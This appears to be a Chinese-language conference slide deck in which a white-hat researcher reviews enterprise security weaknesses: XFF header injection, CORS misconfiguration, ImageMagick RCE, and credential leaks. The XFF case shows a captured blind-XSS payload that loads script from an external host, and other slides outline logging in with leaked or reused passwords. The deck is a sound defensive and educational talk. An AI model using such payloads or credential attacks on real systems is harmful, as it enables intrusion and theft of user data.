



聚·变

第二届顺丰信息安全峰会分论坛

— 网络空间安全 —




白帽子视角看待企业安全

马晨
白帽id:mmmark

一个正在修炼气宗的剑宗白帽子


企业信息安全事件：


有害程序事件、网络攻击事件、信息泄露事件、信息内容安全事件。



白帽子：

挖掘企业安全漏洞、挖掘企业威胁情报。





常规漏洞、业务逻辑漏洞：



白帽子：
注入，越权，逻辑绕过，等等

企业：
SDL，WAF，安全组件开发，第三方安全测试，其他

白帽子：
安全人力投入成本高，SDL、安全组件开发，无法全覆盖。
WAF会带来业务影响，在特殊场景中如DOM型XSS几乎可以绕过所有WAF。
WAF无法防御业务逻辑漏洞

企业：
优化SDL，覆盖更多的业务系统

案例一：XFF注入

HTTP扩展头部X-Forward-For，用户可控输入。

常见攻击场景，sql注入，Xss盲打后台，log伪造。

XSS盲打，常见与社区评论处，通常waf不拦截。

```
DOM
818. <input type="checkbox" name="checked[]" class="selectcheck" value="51218cd6897b11e789c16c92bf28e013" />
819. </span>
820. </td>
821. <td class="altbg2">51218cd6897b11e789c16c92bf28e013</td>
822. <td class="altbg1" width="10%"><span title="qwwqe" class="part" value="qwwqe">qwwqe</span></td>
823. <td class="altbg2">wqewqX</td>
824. <td class="altbg1">5</td>
825. <td class="altbg2">0</td>
826. <td class="altbg1">[REDACTED] /td>
827. <td class="altbg2">2017-08-25 17:53:59</td>
828. <td class="altbg1">844680707</td>
829. <td class="altbg2">ss\\\\\\\\\\\\&gt;<script src="https://mmmark.xss.ht" wo=""></script>:54808</td>
830. <td class="altbg1">[REDACTED] /td>
831. <td class="altbg2">评论</td>
832. <td class="altbg1">
833. <span id="top_area_51218cd6897b11e789c16c92bf28e013">
834. <!--只有评论才能加精和置顶-->
835. <a href="javascript:void(0);" onclick="add_top('51218cd6897b11e789c16c92bf28e013')">置顶评论</a>
836.
```

这里是评论的内容

这里应该就是XFF

- 1, 资源成本有限的情况下, 选择什么样的管控方案?
- 2, 根据不同的业务场景, 选择不同的解决方案?
- 3, 有没有之前没有注意到的常规安全问题?



白帽子:

Struts2, imagemagic, Vue, CORS.....

企业:

漏洞扫描, 资产监测

白帽子:


利用资产监测的不准确性, 业务部门私搭环境, 攻击非核心资产, 无法通过外部工具扫描直接发现, 企业尚不清楚的安全问题

企业:

加强各部门合作, 完善的资产监测。
针对无法通过自动化工具发现的问题, 建立专项测试。
跟踪与企业应用相关的安全问题, 并不仅仅只是关注最新的安全问题。

案例一: imagemagic

当其处理的上传图片带有攻击代码时, 可被远程执行任意代码, 进而可能控制服务器



案例二：CORS配置问题

为了改善网络应用程序，开发人员要求浏览器供应商允许跨域请求。

跨域请求和Ajax技术都会极大地提高页面的体验，但同时也会带来安全的隐患，其中最主要的隐患来自于CSRF

Request

Raw Params Headers Hex

```
GET /delivery/user/getuserdetail HTTP/1.1
Host: [REDACTED]
Connection: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Referer: http://[REDACTED]
Accept-Language: [REDACTED]
Cookie: BAIDUID=[REDACTED]
BJSID=[REDACTED]
FI=[REDACTED]
...
origin: www.qq.com
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: BLB/1.0.59
Date: Tue, 19 Dec 2017 04:28:35 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
tracecode: 17150066860151260682121912
Access-Control-Allow-Origin: www.qq.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: OPTION, POST, GET
Access-Control-Allow-Headers: X-Requested-With, Content-Type
Content-Length: 375

{"status":{"code":0,"msg":"success"},"data":{"user_name":"mmmarktest","contact":"mmmarktest","balance":0,"user_status":1,"license":"[REDACTED]","phone":"13012341234","email":"wad@qq.com","verify_reason":"","company_name":"mmmarktest","site_url":"[REDACTED]"}}
```

可以利用CORS获取敏感信息

- 1, 企业越大业务越复杂, 越容易遗漏一两个“大坑”?
- 2, 不仅仅是关注“新”, 更要关注“全”?
- 3, 如何做好资产“监”“测”, 是否意识到了资产监测的重要性?



白帽子：
敏感数据被爬取，敏感数据被上传到网盘，管理系统弱口令……

企业：
反爬，大数据威胁情报，弱口令扫描，敏感后台内网隔离

白帽子：
不一定非要爬数据，一些请求泄露了敏感key
弱口令的问题还是回归到资产监测问题
无法控制用户自身行为泄露敏感信息（特别需要注意拥有特殊权限的用户泄露行为）

企业：
注意敏感key in URL 被爬取或者通过漏洞获取的情况
注意特殊权限用户和敏感后台对外



案例一:

发现代理商后台or商户后台===》大数据搜索是否有泄露，用户将账号密码上传到网盘===》利用泄露的账号登录商户后台===》发现严重安全问题

来源：[全部](#) | [百度网盘](#) | [新浪微盘](#) | [分享用户](#)

类型：[全部](#) 种子 视频 音乐 小说 图片 文档 压缩 文件夹 MP4 RMVB AVI PDF PPT ISO GHO APK IPA EXE PSD epub TXT mobi chm azw xls

排序：[默认](#) | [文件从小从大](#) [文件从大从小](#) | [分享时间从旧到新](#) [分享时间从新到旧](#) | [发布时间从旧到新](#) [发布时间从新到旧](#) | [访问量从小到大](#) [访问量从大到小](#)

精度：[默认](#) | [100%](#) | [90%](#) | [80%](#) | [70%](#) | [60%](#) | [50%](#)

[🔗 账号](#)

资料说明：[/账号](#)

大小：未知 分享用户：[低调0低调00](#) 浏览次数：4 下载次数：2 分享时间：2016-03-1 发布时间：2018-06-0 扩展名：.filedir

[🔗 账号](#)

资料说明：[/账号](#)

大小：未知 分享用户：[张永超1110106](#) 浏览次数：2 下载次数：1 分享时间：2017-04-1 发布时间：2018-07-0 扩展名：.filedir

[🔗 账号](#)

资料说明：[/账号](#)

大小：未知 分享用户：[go韩竹林](#) 浏览次数：40 下载次数：19 分享时间：2016-01-1 发布时间：2017-06-2 扩展名：.filedir

[🔗 账号.txt](#)

案例二:

逛社交网站发现工作人员===》将工作人员id进行社工搜索===》发现已泄露的账户密码进行撞库，果然使用同一套密码



- 1, 用户自己泄露的账号密码, 会对整体安全造成什么样的影响?
- 2, 如果你有对外的服务后台, 商家后台、代理商后台等, 是不是很少有白帽子测试到甚至没有得到安全工程师足够的重视?
- 3, 如果1, 2正好碰上了, 是不是会造成很大的影响?

白帽子视角的一些不成熟的小建议：

- 1, “无权限系统”众测
- 2, 理解“理论可达成”
- 3, 修复与复测
- 4, 进行资产监测

杂谈：

- 1，作为白帽子
- 2，企业安全面临的巨大挑战



THANK YOU